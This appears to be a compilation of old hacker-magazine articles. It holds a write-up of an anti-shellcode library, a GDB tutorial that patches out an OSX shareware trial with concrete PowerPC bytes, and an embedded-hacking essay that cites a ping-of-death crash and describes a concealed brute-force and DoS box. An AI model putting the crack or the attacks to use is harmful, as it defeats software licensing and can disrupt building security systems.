The newer version of Protty library (P2) also resides in KiUserExceptionDispatcher,where it filters all exceptions like the previous version did. So the method of SEH/UEF protection is the same as described in Protty1. What is the main difference? Main difference is that current mechanism do not emulate instruction and do not deprotect regions. It works in completely different way. When some instruction (assume it is GOOD - stored in not writeable location) tries to access protected region it causes access violation. Why so? Because if you remember the ascii schemas most of them point to DECOY (which is not accessible memory) or to a minus memory location (invalid one). This causes an exception, normally as described earlier the mechanism should de-prot the locations and emulate the intruction, but not in this case. Here we are checking what registers were used by the instruction which caused fault, and then by scanning them we are checking if any of them points somewhere inside "DECOYS" offsets.

How the mechanism know whats registers are used by instruction!?

> To understand how the prevention mechanism works, the reader should know about so called "opcode decoding", this !IS NOT! the full tutorial but it describes the main things reader should know (for more check www.intel.com or [8]). I would also like to thank Satish K.S for supporting me with great information which helped me to make the "tutorial" suitable for human beings (chEERs ricy! :))

The instructions from Intel Architecture are encoded by using subsets of the general machine instruction format, like here:

[content omitted, please see electronic version]

Each instruction consists of an Opcode, a Register and/or Address mode specifier (if required) consisting of the ModR/M byte and sometimes the scale -index-base (SIB) byte, a displacement (if required), and an immediate data field (if required).

Z0mbies ADE32 engine can disassembly every instruction and return the DISASM structure which provides information useful for us. Here is the structure:

[content omitted, please see electronic version]

To get the registers used by the instruction, we need to check the disasm_modrm value. Of course there are few exceptions like one-bytes intructions (no ModR/M) like "lodsb/lodsw/stosb" etc.etc. Protty2 is doing manual check for them. Sometimes encoding of the ModR/M requires a SIB byte to fully specify the addressing form. The base+index and scale+index forms of a 32bit addressing require the SIB byte. This, due to lack of free time, wasn't implemented in P2, however when the mechanism cannot find the "registers used" it does some brute-scan and check all registers in host context (this should cover most of the unknown-cases).

But lets go back to ModR/M-s:

Lets imagine we are disassembling following instruction:

```
- MOV EAX,DWORD PTR DS:[EBX]
```

The value returned in disasm_modrm is equal to 03h. By knowing this the library checks following table (look for 03):

[content omitted, please see electronic version]

As you can see 03h covers "[EBX], EAX/AX/AL". And that's the thing we needed.Now mechanism knows it should scan EAX and EBX registers and update them if their values are "similiar" to address of "DECOYS". Of course the register checking method could be more efficient (should also check more opcodes etc. etc.) - maybe in next versions.

In the mechanism i have used the table

listed above, anyway there is also “another” (“primary”) way to determine what registers are used. The way is based on fact that ModR/M byte contains three fields of information (Mod, Reg/Opcode, R/M). By checking bits of those entries we can determine what registers are used by the instruction (surely interesting tables from Intel manuals: “...Addressing Forms with the ModR/M Byte”) I’m currently working on disassembler engine, so all those codes related to “opcode decoding” topic should be released in the nearest future. And probably if Protty project will be continued i will exchange the z0mbie dissassembler engine with my own, anyway his baby works very well.

If you are highly interrested in disassembling the instructions, check the [8].

To see how it works, check following example:

```
mov   eax,fs:[30h]
mov   eax,[eax+0ch]
mov   esi,[eax+1ch] ; value changed by
                    ; protector,
                    ; ESI=DDDDDDDDh
lodsd               ; load one dword
                    ; <- causes
                    ; exception
```

This example faults on “lodsd” instruction, because application is trying to load 4 bytes from invalid location - ESI (because it was changed by P2).

Prevention library takeovers the exception and checks the instruction. This one is “lodsd” so instead of ModR/M byte (because there is no such here) library checks the opcode. When it finds out it is “lodsd” instruction, it scans and updates ESI. Finally the ESI (in this case) is rewritten to 0241F28h (original) and the execution is continued including the “BAD” instruction.

So that’s how P2 works, a lot faster then its older brother P1.

VI. Action - few samples of catched shellcodes

If you have studied descriptions of all of the mechanisms, it is time to show where/when Protty prevents them.

Lets take a look at examples of all mechanisms described in paragraph IV.

PEB (Process Environment Block) parsing

[content omitted, please see electronic version]

- Description for P1
  In this example Protty catches the shellcode when the instruction marked as [P1-I1] is executed. Since Protty has protected the PEB_LDR_DATA region (it’s marked as PAGE_NOACCESS) all references to it will cause an access violation which will be filtered by Protty. Here, shellcode is trying to get first entry from PEB_LDR_DATA structure, this causes an exception and this way shellcode is catched - attack failed.

- Description for P2
  The mechanism is being activated when [P2-I1] instruction is being executed. ESI value is redirected to invalid location so every reference to it cause an access violation exception, this is filtered by the installed prevention mechanism - in short words: attack failed, shellcode was catched.

searching for kernel in memory

I think here code is not needed, anyway when/where protty will act in this case? As you probably remember from paragraph IV the kernel search code works together with SEH (structured exception handler) frame. Everytime shellcode tries invalid location SEH frame handles the exception and the search procedure is continued. When Protty is active shellcode doesn’t have any “second chance” what does it mean? It means that when shellcode will check invalid location (by using SEH) the exception will be filtered by Protty mechanism, in short words shellcode will be catched - attack failed.

There are also some shellcodes that search the main shellcode in memory also using SEH frames. Generally the idea is to develop small shellcode which will only search for the main one stored somewhere in memory. Since here SEH frames are also used, such type of shellcodes will be also catched.

export section parsing

We are assuming that the attacker has grabbed the imagebase in unknown way :) (full code in IV-th chapter - i don't want to past it here)

[content omitted, please see electronic version]

- Description for P1 and P2

  Following example is being catched when [I1] instruction is being executed - when it tries to read the address of GetProcAddress from array with function addresses. Since function addresses array is "protected" all references to it will cause access violation exception, which will be filtered by the mechanism (like in previous points). Shellcode catched, attack failed.

import section parsing

[content omitted, please see electronic version]

- Description for P1 and P2

  After instruction marked as [I1] is executed, EDI should contain the import section RVA, why should? because since the protection is active import section RVA is faked. In next step (look at instruction [I2]) this will cause access violation exception (because of the fact that FAKED_IAT_RVA + IMAGEBASE = INVALID LOCATION) and the shellcode will be catched. Attack failed also in this case.

There is also a danger that attacker can hardcode IAT RVA. For such cases import section array of function names is also protected. Look at following code:

[content omitted, please see electronic version]

Instruction [I1] is trying to access memory which is not accessible (protection mechanism changed it) and in the result of this exception is generated. Protty filters the access violation and kills the shellcode - this attack also failed.

And the last example, some shellcode from metasploit.com:

win32_bind by metasploit.com
[content omitted, please see electronic version]

VII. Bad points (what you should know) - TODO

I have tested Protty2 (P2) with:
- Microsoft Internet Explorer
- Mozilla Firefox
- Nullsoft Winamp
- Mozilla Thunderbird
- Winrar
- Putty
- Windows Explorer

and few others applications, it worked fine with 2-5 module protected (the standard is 2 modules NTDLL.DLL and KERNEL32.DLL), with not much bigger CPU usage! You can define the number of protected modules etc. to make it suitable for your machine/software. The GOOD point is that protected memory region is not requested all the time, generally only on loading new modules (so it don't eat CPU a lot).

However there probably are applications which will not be working stable with protty.

I think decreasion of protection methods can make the mechanism more stable however it will also decrease the security level.

Anyway it seems to be more stable than XP SP2 :)) I'm preparing for exams so I don't really have much time to spend it on Protty, so while working with it remember this is a kind of POC code.

TODO:

!!! DEFINETLY IMPORTANT !!!

- add SEH all chain checker
- code optimization, less code, more *speeeeeed *
- add vectored exception handling checker
- add some registry keys/loaders to inject it automatically to started application

(if anybody want to play with Protty1):

- add some align calculation procedure for VirtualProtect, to describe region size more deeply.

Anyway I made SAFE_MEMORY_MODE (new!), here is the description:

When protty reaches the point where it checks the memory region which caused exception, it checks if it's protected.

Due to missing of align procedure for (VirtualProtect), Protty region comparing procedure can be not stable (well rare cases :)) - and to prevent such cases i made SAFE_MEMORY_MODE.

In this case Protty doesn't check if memory which caused exception is laying somewhere inside protected region table. Instead of this Protty gets actual protection of this memory address (Im using VirtualProtect - not the VirtualQuery because it fails on special areas). Then it checks that actual protection is set to PAGE_NOACCESS if so, Protty deprotects all protected regions and checks the protection again, if it was changed it means that requested memory lays somewhere inside of protected regions. The rest of mechanism is the same (i think it is even more better then align procedure, anyway it seems to work well)

(you can turn on safe mode via editing the prot/conf.inc and rebuilding the library)

VIII. Last words

In the end I would like to say there is a lot to do (this is a concept), but I had a nice time coding this little thingie. It is based on pretty new ideas, new technology, new stuffs. This description is short and not well documented, like I said better test it yourself and see the effect. Sorry for my bad english and all the *lang* things. If you got any comments or sth drop me an email.

Few thanks fliez to (random order):
- K.S.Satish, Artur Byszko, Cezary Piekarski, T, Bart Siedlecki, mcb

"some birds werent meant to be caged, their feathers are just too bright."
--- Stephen King, Shawshank Redemption

IX. References

[1] VirtualQuery API
- msdn.microsoft.com/library/ en-us/memory/base/virtualquery.asp

[2] MEMORY_BASIC_INFORMATION structure
- msdn.microsoft.com/library/en-us/memory/base/memory_basic_information_str.asp

[3] IsBadWritePtr API
- msdn.microsoft.com/library/en-us/memory/base/isbadwriteptr.asp

[4] Detours library
- research.microsoft.com/sn/detours/

[5] Bypassing 3rd Party Windows Buffer Overflow Protection
- http://www.phrack.org/phrack/62/p62-0x05_Bypassing_Win_BufferOverflow_Protection.txt

[6] Defeating w2k3 stack protection
- http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf

[7] Gaining important datas from PEB under NT boxes
- http://vx.netlux.org/29a/29a-6/29a-6.224

[8] IA32 Manuals
- http://developer.intel.com/design/Pentium4/documentation.htm

[9] An In-Depth Look into the Win32 Portable Executable File Format (PART2)
- http://msdn.microsoft.com/msdnmag/issues/02/03/PE2/default.aspx

[10] Windows Heap Overflows
- http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.pdf

[11] Technological Step Into Win32 Shellcodes
- http://www.astalavista.com//data/w32shellcodes.txt

[12] EPO: Entry-Point Obscuring
- http://vx.netlux.org/29a/29a-4/29a-4.223

Hardware Cryptography Primer

gab

— electronic version only —

chibi
KILLSTICK

Reverse engineering: PowerPC Cracking on OSX with GDB

curious <curious@progsoc.org>

1.0 - Introduction

This article is a guide to taking apart OSX applications and reprogramming their inner structures to behave differently to their original designs. This will be explored while uncrippling a shareware program. While the topic will be tackled step by step, I encourage you to go out and try these things for yourself, on your own programs, instead of just slavishly repeating what you read here.

This technique has other important applications, including writing patches for closed source software where the company has gone out of business or is not interested, malware analysis and fixing incorrectly compiled programs.

It is assumed you have a little rudimentary knowledge in this area already - perhaps you have some assembly programming or you have some cracking experience on Windows or Linux. Hopefully you'll at least know a little bit about assembly language - what it is, and how it basically works (what a register is, what a relative jump is, etc.) If you've never worked with PowerPC assembly on OSX before, you might want to have a look at appendix A before we set off. If you have some basic familiarity with GDB, it will also be very useful.

This tutorial uses the following tools and resources - the XCode Cocoa Documentation, which is included with the OSX developer tools, a PowerPC assembly reference (I recommend IBM's "PowerPC Microprocessor Family: The Programming Environments for 32-Bit Microprocessors" - you can get it off their website), gcc, an editor and a hexeditor (I use bvi). You'll also be using either XCode/Interface Builder or Steve Nygard's "class-dump" and Apple's "otool".

I'm no expert on this subject - my knowledge is cobbled together from time spent working in this area with Windows, then Linux and now OSX. I'm sure there's lots in this article that could be done more correctly/efficiently/easily, and if you know, please write to me and discuss it! Already this article is seriously indebted to the excellent suggestions and hard work of Christian Klein of Teenage Mutant Hero Coders.

I had a very hard time deciding whether or not to publish this article anonymously. Recently, my country has enacted (or threatened to enact) DMCA style laws that represent a substantial threat to the kinds of exploration and research that this document represents - exploration and research which have important academic and corporate applications. I believe that I have not broken any laws in authoring this document, but the justice system can paint with a broad brush sometimes.

2.0 - The Target

The target is a shareware client for SFTP and FTP, which I was first exposed to after the automatic ftp execution controversy a few years ago (see - <http://www.tidbits.com/tb-issues/TidBITS-731.html#lnk4>). Out of respect for the authors, I'm not going to name it explicitly, and the version analysed is now deprecated.

3.0 - Attack Transcript

The first step is to prompt the program to display the undesirable behavior we wish to alter, so we know what to look out for and change. From reading the documentation, I know that I have fifteen days of usage before the program will start to assert it's shareware status - after that time period, I will be unable to use the Favourites menu, and sessions will be time limited.

As I didn't want to wait around fifteen days, I deleted the program preferences in ~/Library/Application Support/, and set the clock back one year. I ran the software, quit, and then returned the clock to normal. Now, when I attempt to run the software, I receive the expired message, and the sanctions mentioned above take effect.

Now we need to decide where we are to make the initial incision In the program. Starting at main() or even NSApplicationMain() (which is where Cocoa programs 'begin') is not always feasible in the large, object based and event driven programs that have become the norm in Cocoa development, so here's what I've come up with after a few false starts.

One approach is to attack it from the Interface. If you have a look inside the application bundle (the .app file - really a folder), you'll most likely find a collection of nib files that specify the user interface. I found a nib file for the registration dialog, and opened it in Interface Builder.

Inspecting the actions referred to there we find a promising sounding IBAction "validateRegistration:" attached to a class "RegistrationController". This sounds like a good place to start, but if the developers are anything like me, they won't have really dragged their classes into IB, and the real class names may be very different.

If you didn't have any luck finding a useful nib file, don't despair. If you have class-dump handy, run it on the actual mach-o executable (usually in <whatever>.app/Contents/MacOS/), and it will attempt to form class declarations for the program. Have a look around there for a likely candidate function.

Now that we have some ideas of where to start, let's fire up GDB and look a bit closer. Start GDB on the mach-o executable. Once loaded, let's search for the function name we discovered. If you still don't have a function name to work with (due to no nib files and no class-dump), you can just run "info fun" to get a list of functions GDB can index in the program.

```
(gdb) info fun validateRegistration
All functions matching regular
expression "validateRegistration":
Non-debugging symbols:
0x00051830  -[StateController
validateRegistration:]
```

"StateController" would appear to be the internal name for that registration controlling object referred to earlier. Let's see what methods are registered against it:

[content omitted, please see electronic version]

“validState”, having no arguments (no trailing ‘:’) sounds very promising. Placing a breakpoint on it and running the program shows it’s called twice on startup, and twice when attempting to possibly change registration state - this seems logical, as there are two possible sanctions for expired copies as discussed earlier. Let’s dig a bit deeper with this function.

Here’s a commented partial disassembly - I’ve tried to bring it down to something readable on 75 columns, but your mileage may vary. I’m mainly providing this for those unfamiliar with PPC assembly, and it’s summarized at the end.

[content omitted, please see electronic version]

Ok, in summary, it seems validState does something different to what it’s name might indicate - it checks if it’s the first time you’ve run the program, initializes some data structures, etc. If it returns one, a dialog box asking you to join the company email list is displayed.

So it’s not what we thought, but it’s not a waste of time - we’ve uncovered two useful pieces of information - the location of the date of first invocation (StateController + 40) and the location of the date of current invocation (StateController + 44). These should all be set correctly anytime after the first invocation of this function. These two pieces of information are key to determining whether the software has expired or not.

We have a couple of options here. Knowing the offset information of this data, we can attempt to find the code that checks to see if the trial is over, or we can attempt to intercept the initialization process and manipulate the data loading to ensure that the user is always within the trial window. As this would be perfectly sufficient, we’ll try that - a discussion of other avenues might make for interesting homework or a future article.

4.0 - Solutions and Patching

A possible method will be to overwrite the contents of StateController + 40 with StateController + 44 (setting the date the program was first run to the current date) and then return zero, leaving alone the code that deals with the preferences api. Due to the object oriented methodology of Cocoa development, the chances of some other function going crazy and performing a jump into the other parts of the function are slim to nil, and so we can leave it as is.

A Proposed replacement function:

Obtain a register for us to use. Load the contents of StateController +44 into it, write that register to StateController +40, release the register, zero r3, return. The write is done like this as you cannot write directly to memory from memory in PPC assembler.

```
stw             r31,    -20(r1)
lwz             r31,    44(r3)
stw             r31,    40(r3)
lwz             r31,    -20(r1)
xor             r3,     r3,      r3
blr
```

Instead of consulting with the instruction reference to assemble it by hand, I’m going to be cheap and use GCC. Paste the code into a file as follows:

newfunc.s:
```
.text
  .globl _main
_main:
  stw         r31,    -20(r1)
  lwz         r31,    44(r3)
  stw         r31,    40(r3)
  lwz         r31,    -20(r1)
  xor         r3,     r3,     r3
  blr
```

Compile it as follows: `gcc newfunc.s -o temp`, and load it into gdb:

```
(gdb) x/15i main
0x1dec <main>:  stw     r31,-20(r1)
0x1df0 <main+4>:        lwz
r31,44(r3)
0x1df4 <main+8>:        stw
r31,40(r3)
0x1df8 <main+12>:       lwz     r31,-
20(r1)
0x1dfc <main+16>:       xor     r3,r3,r3
0x1e00 <main+20>:       blr
0x1e04 <dyld_stub_exit>:        mflr
r0
```

We want to see the machine code for 24 instructions post <main>.

```
(gdb) x/24xb main
0x1dec <main>:
         0x93    0xe1    0xff    0xec
0x83    0xe3    0x00    0x2c
0x1df4 <main+8>:
         0x93    0xe3    0x00    0x28
0x83    0xe1    0xff    0xec
0x1dfc <main+16>:
         0x7c    0x63    0x1a    0x78
0x4e    0x80    0x00    0x20
```

Now that we have our assembled bytecode, we need to paste it into our executable. GDB is (in theory) capable of patching the file directly, but it's a bit more complicated than it might appear (see Appendix B for details).

The good news is, finding the correct offset for patching the file itself is not difficult. First, note the offset of the code you wish to replace, as it appears in GDB. (In this case, that's 0x50fd0.) Now, do the following:

```
(gdb) info sym 0x50fd0
[StateController validState] in section
LC_SEGMENT.__TEXT.__text
of <executable name>
```

Armed with this knowledge of what segment the code falls in (__TEXT.__text), we can proceed. Run "otool -l" on your binary, and search for something like this (taken from a different executable, unfortunately):

```
Section
  sectname __text
   segname __TEXT
      addr 0x0000236c
      size 0x000009a8
    offset 4972
     align 2^2 (4)
    reloff 0
    nreloc 0
     flags 0x80000400
 reserved1 0
 reserved2 0
```

The offset to your code in the file is equal to the address of the code in memory, minus the "addr" entry, plus the "offset" entry. Keep in mind that "addr" is in hex and offset is not! Now you can just over-write the code as appropriate in your hex editor.

Save and then try and run the program. It worked for me first time!


A - GDB, OSX, PPC & Cocoa - Some Observations.

Calling Convention:

> When handling calls, registers 0, 1 and 2 store important housekeeping information. They are not to be fucked with unless you carefully restore their values post haste. Arguments to functions commence at r3, and return values are stored at r3 as well. Except for stuff like floats, which you might find coming back in f1, etc.

One of the things that makes OSX applications such a joy to crack is the heavy reliance on neatly defined object oriented interfaces, and the corresponding heavy use of messaging. Often in disassemblies you will come across branches to <dyld_stub_objc_msgSend>. This is a reformulation of the typical calling convention:

```
[ anObject aMessage: anArgument andA:
notherArgument ];
```



Into something like this:

```
objc_msgSend( anObject,
        "aMessage:andA:",
        anArgument, notherArgument );
```

Hence, the receiving object will occupy r3, the selector will be a plain string at r4, and subsequent arguments will occupy r5 onwards. As r4 will contain a string, interrogate it with "x/s $r4", as the receiver will be an object, "po $r3", and for the types of subsequent arguments, I recommend you consult the xcode documentation where available. "po" is shorthand for invoking the description methods on the receiving object.

GDB Integration:

Due to the excellent Objective C support in GDB, not only can we breakpoint functions using their [] message nomenclature, but also perform direct invocations of methods as such: if r5 contained a pointer to an NSString object, the following is quite reasonable:

```
(gdb) print ( char * ) [ $r5 cString ]
$3 = 0x833c8 " \t\r\n"
```

Very useful. Don't forget that it's available if you want to test how certain functions react to certain inputs.

B - Why can't we just patch with GDB?

As some of you probably know, GDB can, in principle, write changes out to core and executable files. This is not really practical in the scenario we're dealing with here, and I'll explain why.

First, Mach-O binaries have memory protection. If you're going to overwrite parts of the __TEXT.__text segment, you're going to have to reset it's permissions. Christian Klein has written a program to do this (see <http://blogs.23.nu/c0re/stories/7873/>.)

You can also, once the program is running and has an execution space, do things like:

```
(gdb) print (int)mprotect( <address>,
<length>, 0x1|0x2|0x4 )
```

However, even when this is done, this only lets you write to the process in memory. To actually make changes to the disk copy, you need to either invoke GDB as 'gdb --write', or execute:

```
 (gdb) set write on
 (gdb) exec-file <filename>
```

The problem is, OSX uses demand paging for executables.

What this means is that the entire program isn't loaded into memory straight away - it's lifted off disk as needed. As a result, you're not allowed to execute a file which is open for writing.

The upshot is, if you try and do it, as soon as you run the program in the debugger, it crashes out with "Text file is busy".

Security Review Of Embedded Systems And Its Applications To Hacking Methodology

Cawan <chuiyewleong[at]hotmail.com> or <cawan[at]ieee.org>

1. - Introduction

Embedded systems have been penetrated the daily human life. In residential home, the deployment of "smart" systems have brought out the term of "smart-home". It is dealing with the home security, electronic appliances control and monitoring, audio/video based entertainment, home networking, and etc. In building automation, embedded system provides the ability of network enabled (Lonwork, Bacnet or X10) for extra convenient control and monitoring purposes. For intra-building communication, the physical network media including power-line, RS485, optical fiber, RJ45, IrDA, RF, and etc. In this case, media gateway is playing the roll to provide inter-media interfacing for the system. For personal handheld systems, mobile devices such as handphone/smartphone and PDA/XDA are going to be the necessity in human life. However, the growing of 3G is not as good as what is planning initially. The slow adoption in 3G is because it is lacking of direct compatibility to TCP/IP. As a result, 4G with Wimax technology is more likely to look forward by communication industry regarding to its wireless broadband with OFDM.

Obviously, the development trend of embedded systems application is going to be convergence - by applying TCP/IP as "protocol glue" for inter-media interfacing purpose. Since the deployment of IPv6 will cause an unreasonable overshooting cost, so the widespread of IPv6 products still needs some extra times to be negotiated. As a result, IPv4 will continue to dominate the world of networking, especially in embedded applications. As what we know, the brand-old IPv4 is being challenged by its native security problems in terms of confidentiality, integrity, and authentication. Extra value added modules such as SSL and SSH would be the best solution to protect most of the attacks such as Denial of Service, hijacking, spooling, sniffing, and etc. However, the implementation of such value added module in embedded system is optional because it is lacking of available hardware resources. For example, it is not reasonable to implement SSL in SitePlayer[1] for a complicated web-based control and monitoring system by considering the available flash and memory that can be utilized.

By the time of IPv4 is going to conquer the embedded system's world, the native characteristic of IPv4 and the reduced structure of embedded system would be problems in security consideration. These would probably a hidden timer-bomb that is waiting to be exploited. As an example, by simply performing port scan with pattern recognition to a range of IP address, any of the running SC12 IPC@CHIP[2] can be identified and exposed. Once the IP address of a running SC12 is confirmed, by applying a sequence of five ping packet with the length of 65500 is sufficient to crash it until reset.

2. - Architectures Classification

With the advent of commodity electronics in the 1980s, digital utility began to proliferate beyond the world of technology and industry. By its nature digital signal can be represented exactly and easily, which gives it much more utility. In term of digital system design, programmable logic has a primary advantage over custom gate arrays and standard cells by enabling faster time-to-complete and shorter design cycles. By using software, digital design can be programmed directly into programmable logic and allowing making revisions to the design relatively quickly. The two major types of programmable logic devices are Field Programmable Logic Arrays (FPGAs) and Complex Programmable Logic Devices (CPLDs). FPGAs offer the highest amount of logic density, the most features, and the highest performance. These advanced devices also offer features such as built-in hardwired processors (such as the IBM Power PC), substantial amounts of memory, clock management systems, and support for many of the latest very fast device-to-device signaling technologies. FPGAs are used in a wide variety of applications ranging from data processing and storage, instrumentation, telecommunications, and digital signal processing. Instead, CPLDs offer much smaller amounts of logic (approximately 10,000 gates). But CPLDs offer very predictable timing characteristics and are therefore ideal for critical control applications. Besides, CPLDs also require extremely low amounts of power and are very inexpensive.

Well, it is the time to discuss about Hardware Description Language (HDL). HDL is a software programming language used to model the intended operation of a piece of hardware. There are two aspects to the description of hardware that an HDL facilitates: true abstract behavior modeling and hardware structure modeling. The behavior of hardware may be modeled and represented at various levels of abstraction during the design process. Higher level models describe the operation of hardware abstractly, while lower level models include more detail, such as inferred hardware structure. There are two types of HDL: VHDL and Verilog-HDL. The history of VHDL started from 1980 when the USA Department of Defence (DoD) wanted to make circuit design self documenting, follow a common design methodology and be reusable with new technologies. It became clear there was a need for a standard programming language for describing the function and structure of digital circuits for the design of integrated circuits (ICs). The DoD funded a project under the Very High Speed Integrated Circuit (VHSIC) program to create a standard hardware description language. The result was the creation of the VHSIC hardware description language or VHDL as it is now commonly known. The history of Verilog-HDL started from 1981, when a CAE software company called Gateway Design Automation that was founded by Prabhu Goel. One of the Gateway's first employees was Phil Moorby, who was an original author of GenRad's Hardware Description Language (GHDL) and HILO simulator. On 1983, Gateway released the Verilog Hardware Description Language known as Verilog-HDL or simply Verilog together with a Verilog simulator. Both VHDL and Verilog-HDL are reviewed and adopted by IEEE as IEEE standard 1076 and 1364, respectively.

Modern hardware implementation of embedded systems can be classified into two categories: hardcore processing and softcore processing. Hardcore processing is a method of applying hard processor(s) such as ARM, MIPS, x86, and etc as processing unit with integrated protocol stack. For example, SC12 with x86, IP2022 with Scenix RISC, eZ80, SitePlayer and Rabbit are dropped in the category of hardcore processing.Instead, softcore processing is applying a synthesizable core that can be targeted into different semiconductor fabrics. The semiconductor fabrics should be programmable as what FPGA and CPLD do. Altera[3] and Xilinx[4] are the only FPGA/CPLD manufacturers in the market that supporting softcore processor. Altera provides NIOS processor that can be implemented in SOPC Builder that is targeted to its Cyclone and Stratix FPGAs. Xilinx provides two types of softcore: Picoblaze, that is targeted to its CoolRunner-2 CPLD; and Microblaze, that is targeted to its Spartan and Virtex FPGAs. For the case of FPGAs with embedded hardcore, for example ARM-core in Stratix, and MIPS-core in Virtex are classified as embedded hardcore processing. On the other hand, FPGAs with embedded softcore such as NIOS-core in Cyclone or Stratix, and Microblaze-core in Spartan or Virtex are classified as softcore processing. Besides, the embedded softcore can be associated with others synthesizable peripherals such as DMA controller for advanced processing purpose.

In general, the classical point of view regarding to the hardcore processing might assuming it is always running faster than softcore processing. However, it is not the fact. Processor performance is often limited by how fast the instruction and data can be pipelined from external memory into execution unit. As a result, hardcore processing is more suitable for general application purpose but softcore processing is more liable to be used in customized application purpose with parallel processing and DSP. It is targeted to flexible implementation in adaptive platform.

3. - Hacking with Embedded System

When the advantages of softcore processing are applied in hacking, it brings out more creative methods of attack, the only limitation is the imagination. Richard Clayton had shown the method of extracting a 3DES key from an IBM 4758 that is running Common Cryptographic Architecture (CCA)[5]. The IBM 4758 with its CCA software is widely used in the banking industry to hold encryption keys securely. The device is extremely tamper-resistant and no physical attack is known that will allow keys to be accessed. According to Richard, about 20 minutes of uninterrupted access to the IBM 4758 with Combine_Key_Parts permission is sufficient to export the DES and 3DES keys. For convenience purpose, it is more likely to implement an embedded system with customized application to get the keys within the 20 minutes of accessing to the device. An evaluation board from Altera was selected by Richard Clayton for the purpose of keys exporting and additional two days of offline key cracking.

In practice, by using multiple NIOS-core with customized peripherals would provide better performance in offline key cracking. In fact, customized parallel processing is very suitable to exploit both symmetrical and asymmetrical encrypted keys.

4. - Hacking with Embedded Linux

For application based hacking, such as buffer overflow and SQL injection, it is more preferred to have RTOS installed in the embedded system.

For code reusability purpose, embedded linux would be the best choice of embedded hacking platform. The following examples have clearly shown the possible attacks under an embedded platform. The condition of the embedded platform is come with a Nios-core in Stratix and uClinux being installed. By recompiling the source code of netcat and make it run in uClinux, a swiss army knife is created and ready to perform penetration as listed below: -

a) Port Scan With Pattern Recognition

A list of subnet can be defined initially in the embedded system and bring it into a commercial building. Plug the embedded system into any RJ45 socket in the building, press a button to perform port scan with pattern recognition and identify any vulnerable network embedded system in the building. Press another button to launch attack (Denial of Service) to the target network embedded system(s). This is a serious problem when the target network embedded system(s) is/are related to the building evacuation system, surveillance system or security system.

b) Automatic Brute-Force Attack

Defines server(s) address, dictionary, and brute-force pattern in the embedded system. Again, plug the embedded system into any RJ45 socket in the building, press a button to start the password guessing process. While this small box of embedded system is located in a hidden corner of any RJ45 socket, it can perform the task of cracking over days, powered by battery.

c) LAN Hacking

